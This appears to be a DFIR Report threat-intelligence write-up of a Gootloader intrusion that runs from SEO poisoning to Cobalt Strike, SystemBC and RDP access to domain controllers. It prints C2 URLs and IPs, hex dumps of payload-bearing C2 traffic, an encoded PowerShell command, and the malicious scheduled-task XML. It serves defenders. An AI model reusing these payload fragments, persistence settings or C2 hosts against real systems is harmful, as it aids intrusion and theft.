SEO Poisoning to Domain Control: The Gootloader Saga Continues

By editor

Published: 2024-02-26 · Archived: 2026-04-06 01:30:23 UTC

Key Takeaways

- In February 2023, we detected an intrusion that was initiated by a user downloading and executing a file from a SEO-poisoned search result, leading to a Gootloader infection.
- Around nine hours after the initial infection, the Gootloader malware facilitated the deployment of a Cobalt Strike beacon payload directly into the host's registry, and then executed it in memory.
- The threat actor deployed SystemBC to tunnel RDP access into the network, which aided in compromising domain controllers, backup servers, and other key servers.
- The threat actor conducted an interactive review of sensitive and confidential files using RDP; however, we have been unable to confirm whether any data was actually exfiltrated.

More information about Gootloader can be found in the following reports: The DFIR Report, GootloaderSites, Mandiant, Red Canary, & Kroll.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

Submit your feedback on this report for a chance to win free swag!

The DFIR Report Services

We provide a range of services including Private Threat Briefs, which includes 25+ private reports yearly. These reports follow a format similar to our public reports but are more concise in nature and are published within weeks of the intrusion.

Another service we provide is our Threat Feed, specializing in tracking Command and Control frameworks such as Cobalt Strike, Metasploit, Sliver, and more.

Our comprehensive All Intel service includes the Private Threat Briefs and Threat Feed, with additional insights such as private events, long-term infrastructure tracking, clustering of intrusion data, Cobalt Strike configurations, C2 domains, and more.

We also offer a Private Ruleset which consists of exclusively curated rules using insights derived from Private Threat Briefs and other internal cases. This ruleset currently encompasses 100+ Sigma rules, created from the knowledge of 40+ cases. Each rule is mapped to ATT&CK and accompanied by a test example.

We invite you to reach out for a personalized demo of our services via our Contact Us page.

Table of Contents:

Case Summary

The intrusion started in February 2023, when a user conducted a search for “Implied Employment Agreement”. The people behind Gootloader frequently exploit terms related to contracts and agreements for search engine-optimization (SEO) poisoning. In this instance, the user encountered a SEO poisoned result and clicked on it. This action directed them to a compromised website that mimicked a user forum. On this webpage, a deceptive link enticed the user to download what was supposed to be an employment agreement.

Upon opening the received zip file, the user saw a JavaScript file bearing a name similar to their initial search term. Clicking on this file triggered the Gootloader malware’s execution process. This led to the creation of a new JavaScript file within the user’s AppData folder. To ensure its continuous operation, Gootloader established a scheduled task to run this newly created file, incorporating a logon trigger for persistence. The sequence ends with the execution of an obfuscated PowerShell script, which calls another PowerShell script.

This script performs some basic discovery of information about the host using built-in PowerShell Cmdlets and WMI queries. The script then reaches out to a rotating list of remote endpoints. Around nine hours after the initial execution, one of the remote endpoints responded to the Gootloader malware, providing a download that was written to two registry keys. Those registry keys contained an obfuscated launcher for Gootloader and a Cobalt Strike beacon, which was loaded directly into memory.

Next, an instance of process injection into dllhost was detected, accompanied by network connections to several remote hosts checking for LDAP and SMB. Additionally, LDAP network traffic directed to a domain controller was observed, indicating discovery operations targeting various groups, including Domain Users, Administrators, RDP Users, and Domain Administrators.

Approximately ten minutes after these activities, the threat actor initiated lateral movement within the network. This involved creating a remote service to disable Windows Defender's Real-Time Monitoring. Subsequently, they transferred a Cobalt Strike beacon executable over SMB and executed it as a service. Following this, additional process injections and access to the LSASS memory, were observed on the compromised hosts.

The threat actor continued trying this method to move to various workstations and domain controllers. However, on the domain controllers, Windows Defender remained operational and successfully thwarted the attempts to launch the beacons. Despite these setbacks, the attacker continued their efforts from a compromised workstation, utilizing PowerView to conduct additional discovery tasks.

To breach the domain controller, the threat actor adjusted their strategy. They introduced a new PowerShell script onto a workstation and executed it, which was a PowerShell implementation of SystemBC. This script initiated communication with a command and control server and established persistence by creating a registry run key. Following this setup, the threat actor executed multiple commands through remote services on a domain controller to ensure RDP access was enabled. They then logged into the domain controller over RDP by routing the connection through the infected workstation using SystemBC.

Having gained access to the domain controller, the threat actor transferred a text file containing a series of commands through their RDP session, aimed at further attempts to disable Windows Defender. Despite these efforts, their attempt to deploy a PowerShell beacon seemed to be unsuccessful. Not deterred, they proceeded to install Advanced IP Scanner on the domain controller and initiated a network scan. While that was running, they explored a remote file share, during which they accessed a document containing password-related information.

The threat actor next turned their attention to a backup server, utilizing Windows Remote Management (WinRM) to execute multiple commands, ensuring that RDP access to the server was enabled and open. After ensuring RDP was available, they connected to the server via RDP and proceeded to review the backup configurations for the environment. During this time, they also deployed the SystemBC PowerShell script on the server. After this activity, there was a noticeable lull in the threat actor's actions, with no significant activities recorded for the next five hours. Upon returning, the threat actor resumed accessing hosts over RDP.

The threat actor resumed their search for sensitive information by looking through file shares for documents pertaining to passwords, while operating from the backup server. Additionally, they executed Advanced IP Scanner again, this time from the backup server. Throughout their RDP session, they interactively viewed data, yet no direct signs of data exfiltration were observed during this phase of activity. After this, the threat actor's presence on the network ceased, and they were not detected again prior to being evicted from the network.

Submit your feedback on this report for a chance to win free swag!


Analysts

Analysis and reporting completed by @_pete_0, @malforsec & @r3nzsec

Initial Access

The initial access was achieved by the user navigating to a SEO-poisoned website via Google search. Once opened the site masquerades as a forum and with a download link to an ‘Implied Employment Agreement’ document.

	id	url	title
	Filter	Filter	Filter
1	1	https://go.microsoft.com/fwlink/?linkid=2132465&form=MT004A&OCID=MT004A	Welcome to Microsoft Edge
2	2	https://microsoftedgewelcome.microsoft.com/	Welcome to Microsoft Edge
3	3	https://microsoftedgewelcome.microsoft.com/en-us/	Welcome to Microsoft Edge
4	4	https://microsoftedgewelcome.microsoft.com/en-us/welcome?exp=e00&form=MT00A8	Welcome to Microsoft Edge
5	5	http://google.com/	Google
6	6	https://google.com/	Google
7	7	https://www.google.com/	Google
8	8	https://www.google.com/search?...	
9	9	https://www.google.com/search?...	
10	10	https://www.google.com/search?...	agreement - Google Search
11	11	https://www.google.com/url?...	implied employment agreement
12	12	/implied-employment-agreement/	implied employment agreement




In our previous analysis of Gootloader, detailed in our report, “SEO Poisoning: A Gootloader Story,” we revisit the same initial access technique employed by threat actors. For a better understanding, we’ve included a video in our previous report that visually demonstrates the user’s journey from SEO poisoning to encountering Gootloader malware.

The ‘Implied Employment Agreement’ turned out to be a zip archive containing the GootLoader multistage loader. We can see from the below that the zip was downloaded from a website on the internet (ZoneId=3).


Parent Path	File Name	Zone Id Contents
.\Users\[redacted]\Downloads	Implied_employment_agreement_70159.zip:Zone.Identifier	[ZoneTransfer] ZoneId=3 HostUrl=https://aboveandbeyondmovers.com/download.php
.\Users\[redacted]\Downloads	Implied_employment_agreement_70159.zip	

Below depicts the process of the start of the Gootloader infection:




Execution

Gootloader employs several executions across the whole infection chain.



The JavaScript file was executed after the user double-clicked on it within the opened zip archive.

winlog.task	process.parent.name	process.name	process.command_line
Process Create (rule: ProcessCreate)	explorer.exe	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\[redacted]\AppData\Local\Temp\Temp1_Implied_employment_agreement_70159.zip\implied employment agreement 24230.js"



Execution of the Javascript file drops another Javascript file named “Frontline Management.js”. This dropped Javascript is heavily obfuscated.

In addition to the file, a new scheduled task named ‘InfrSiRfucture Technologies’ was created. This task was then invoked to run the new Javascript file. The infection chain continues with a PowerShell script. The execution chain here is Svchost.exe(Scheduled Task) → Wscript.exe → Cscript.exe → Powershell.exe

processname	image	parent_image	cmdline	parent_cmdline
wscript.exe	C:\Windows\System32\wscript.exe	C:\Windows\System32\svchost.exe	C:\Windows\system32\wscript.EXE FRONTL~1.JS	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
cscript.exe	C:\Windows\System32\cscript.exe	C:\Windows\System32\wscript.exe	"C:\Windows\System32\cscript.exe" "FRONTL~1.JS"	C:\Windows\system32\wscript.EXE FRONTL~1.JS
powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cscript.exe	PoWerSHEIL	"C:\Windows\System32\cscript.exe" "FRONTL~1.JS"


The PowerShell script included URLs to ten remote servers:

Not all the included remote servers were weaponized at the time of execution, so some servers answered with HTTP 405 “Method Not Allowed”.

For the server that was weaponized, however, there is a different response. For this intrusion, that was 46.28.105[.]94 with the URL “hxxp:blog[.]lilianpraskova[.]cz/xmlrpc[.]php”. The server then started answering with the HTTP status code 200 “OK” and delivering the final stage in the Gootloader infection.

eventid	image	sourceport	destinationport	destinationip
3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	53591	80	46.28.105.94


tcp	53591	46.28.105.94	80	541	518,149 547,387	remnux	URI	blog.lilianpraskova.cz/xmlrpc.php



HTTP
Method
GET
Status code
200
Hosts
blog.lilianpraskova.cz
User Agents
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36


Source (:53591)
4745 5420 2f78 6d6c 7270 632e 7068 7020 GET./xmlrpc.php.
4854 5450 2f31 2e31 0d0a 5573 6572 2d41 HTTP/1.1..User-A
6765 6e74 3a20 4d6f 7a69 6c6c 612f 352e gent:.Mozilla/5.
3020 2857 696e 646f 7773 204e 5420 3130 0.(Windows.NT.10
2e30 3b20 5769 6e36 343b 2078 3634 2920 .0;.Win64;.x64).
4170 706c 6557 6562 4b69 742f 3533 372e AppleWebKit/537.
3336 2028 4b48 544d 4c2c 206c 696b 6520 36.(KHTML,.like.
4765 636b 6f29 2043 6872 6f6d 652f 3130 Gecko).Chrome/10
372e 302e 302e 3020 5361 6661 7269 2f35 7.0.0.0.Safari/5
3337 2e33 360d 0a43 6f6f 6b69 653a 2043 37.36..Cookie:.
3838 3330 3938 3543 363d 4834 7349 4141 [redacted]H4sIAA
4141 4141 4145 414a 5655 5857 2b62 4d42 AAAAAEAJVUXW+bMB
5439 4b2f 4332 5352 4e71 3034 784f 7935 T9K/C2SRNq04xOy5
4f44 5465 494e 5932 5362 704a 5551 4551 ODTeINY2SbpJUQEQ
7475 6863 5248 4248 5274 4b72 5466 5067 tuhcRHBHRtKrTfPg
4e68 4957 7557 6251 3867 664d 2b35 6c2f NhIWuWbQ8gfM+5l/
7478 726f 486a 2b42 7778 376a 4671 5977 txroHj+Bwx7jFqYw
6546 3175 6641 4b34 7648 4d73 7067 5645 eF1ufAK4vHMspgVE
654e 446a 7750 4167 4661 7531 2f4a 7367 eNDjwPAgFau1/Jsg

```
4854 5450 2f31 2e31 2032 3030 204f 4b0d  HTTP/1.1.200.OK.
0a44 6174 653a 2046 7269 2c20 3033 2046
6562 2032 3032 3320 3034 3a34 393a 3139
2047 4d54 0d0a 5365 7276 6572 3a20 4170  .GMT..Server:.Ap
6163 6865 0d0a 5570 6772 6164 653a 2068  ache..Upgrade:.h
322c 6832 630d 0a43 6f6e 6e65 6374 696f  2,h2c..Connectio
6e3a 2055 7067 7261 6465 2c20 636c 6f73  n:.Upgrade,.clos
650d 0a43 6163 6865 2d43 6f6e 7472 6f6c  e..Cache-Control
3a20 6d61 782d 6167 653d 3630 3438 3030  :.max-age=604800
0d0a 4578 7069 7265 733a 2046 7269 2c20  ..Expires:.Fri,.
3130 2046 6562 2032 3032 3320 3034 3a34
393a 3139 2047 4d54 0d0a 5472 616e 7366
6572 2d45 6e63 6f64 696e 673a 2063 6875  er-Encoding:.chu
6e6b 6564 0d0a 436f 6e74 656e 742d 5479  nked..Content-Ty
7065 3a20 696d 6167 652f 6769 660d 0a0d  pe:.image/gif...
0a                                       .

4749 4638 3961 0600 0500 8001 0000 0000  GIF89a.........
ffff ff21 f904 0100 0001 002c 0000 0000  ...!.......,....
0600 0500 0002 090c 6278 89cd 6a80 0c05  ........bx..j..
003b 4338 3833 3039 3835 4336 2449 6261  .;[redacted]$Iba
593d 2779 6475 6173 7176 7471 7176 7971  Y='yduasqvtqqvyq
7166 6666 6671 7662 7071 7171 7176 7679  qffffqvbpqqqqvvy
7171 7171 7171 7171 7171 7171 7171 7171  qqqqqqqqqqqqqqqq
7171 7171 7171 7176 7670 7171 7676 6577  qqqqqqqvvpqqvvew
6662 6176 6576 7662 7976 7363 6472 7762  fbavevvbyvscdrwb
7076 7779 6363 6472 7775 7969 7069 736f  pvwyccdrwuyipiso
7472 766f 766f 7269 6669 6f6f 7269 7769  trvovorifiooriwi
6472 7669 7469 7769 6569 6569 666f 7972  drvitiwieieifoyr
7669 7269 7572 766f 726f 7569 6572 7669  viriurvorouiervi
7369 6572 7679 7979 6675 7472 7669 6469  siervyyyfutrvidi
6669 7969 7572 6576 6476 6476 6172 7971  fiyiurevdvdvaryq
7171 7176 7675 7679 7571 7679 6376 7776  qqqvvuvyuqvycvwv
7376 7663 7476 7769 6969 7471 7171 7171  svvctvwiiitqqqqq
7665 7176 6572 7476 6276 7776 7272 7276  veqvertvbvwvrrrv
7677 6171 7175 7976 7971 7676 6971 7662  vwaqquyvyqvviqvb
7677 7471 7177 7171 7674 7171 7166 6369  vwtqqwqqvtqqqfci
```

The final download contained three different components. Gootloader stage1(prameter $cXqt) which was an obfuscated dll, Gootloader stage2(parameter $IbaY) which ended up as an exe file when deobfuscated. Finally, a script wrote stage1 and stage2 into the registry before deobfuscating stage1 and loading that into memory. Stage1 took care of the deobfuscation of stage2, the final payload for Gootloader, and loaded what we later will see is a Cobalt Strike Beacon.





The encoded PowerShell command that ran is beautified and decoded below.

winlog.task	process.parent.name	process.command_line
Process Create (rule: ProcessCreate)	powershell.exe	"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" /enco NgAwADkAMgA2ADUAOQA0ADAAOwBzAGwAZQBlAHAAIAAtAHMAIAAoADIAMAApADsANgAwADIAMQAzADQAMwA0ADsAJABzAHgAZAA9 ACIAaAAiACsAIgAiACsAIgBrAGMAIgArACIAIgArACIAdQA6AFwAcwBvACIAKwAiACIAKwAiAGYAdAB3ACIAKwAiACIAKwAiAGE…

Here's the decoded value:

```
609265940; sleep -s (20); 60213434; $sxd="hkcu:\software\microsoft\Personalization\geRBAdXTDCkN"; $t
```

Decoding the JavaScript stager payload manually could be time-consuming, so we used this fantastic script made by Mandiant. This is a collection of scripts used to deobfuscate Gootloader malware samples. We used the GootLoaderAutoJSDecode.py Python script that automatically decodes .js files using static analysis.

```
gootloader-main % python3 GootLoaderAutoJsDecode.py "implied_employment_agreement_24230.js"

GootLoader Obfuscation Variant 2.1 or higher detected
GootLoader Obfuscation Variant 3.0 sample detected.

File and Scheduled task data:

Log File Name:       Production Efficiency.log
JS File Name:        Frontline Management.js
Scheduled Task Name: InfrSiRfucture Technologies

Data Saved to: FileAndTaskData.txt


Script output Saved to: GootLoader3Stage2.js_


The script will new attempt to deobfuscate the GootLoader3Stage2.js_ file.

GootLoader Obfuscation Variant 3.0 detected

If this fails try using CyberChef "JavaScript Beautify" against the GootLoader3Stage2.js_ file first.

Script output Saved to: DecodedJsPayload.js_


Malicious Domains:

hxxps[:]//hrclubphilippines[.]com/xmlrpc.php
hxxps[:]//mediacratia[.]ru/xmlrpc.php
hxxps[:]//daraltanweer[.]com/xmlrpc.php
hxxps[:]//ukrainians[.]today/xmlrpc.php
hxxps[:]//my-little-kitchen[.]com/xmlrpc.php
hxxps[:]//montages[.]no/xmlrpc.php
hxxps[:]//pocketofpreschool[.]com/xmlrpc.php
hxxp[:]//blog[.]lilianpraskova[.]cz/xmlrpc.php
hxxps[:]//sitmeanssit[.]com/xmlrpc.php
hxxp[:]//artmodel[.]com[.]ua/xmlrpc.php
```

Persistence

Gootloader

A scheduled task was created during the initial Gootloader execution. This task was run on demand to execute the next stage in the Gootloader malware chain, and setup a Logon Trigger to maintain persistence on the beachhead.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\InfrSiRfucture Technologies</URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger id="LogonTriggerId">
      <Enabled>true</Enabled>
      <UserId>                    :</UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>wscript</Command>
      <Arguments>FRONTL~1.JS</Arguments>
      <WorkingDirectory>C:\Users\            :\AppData\Roaming\Adobe</WorkingDirectory>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                    :</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

SystemBC

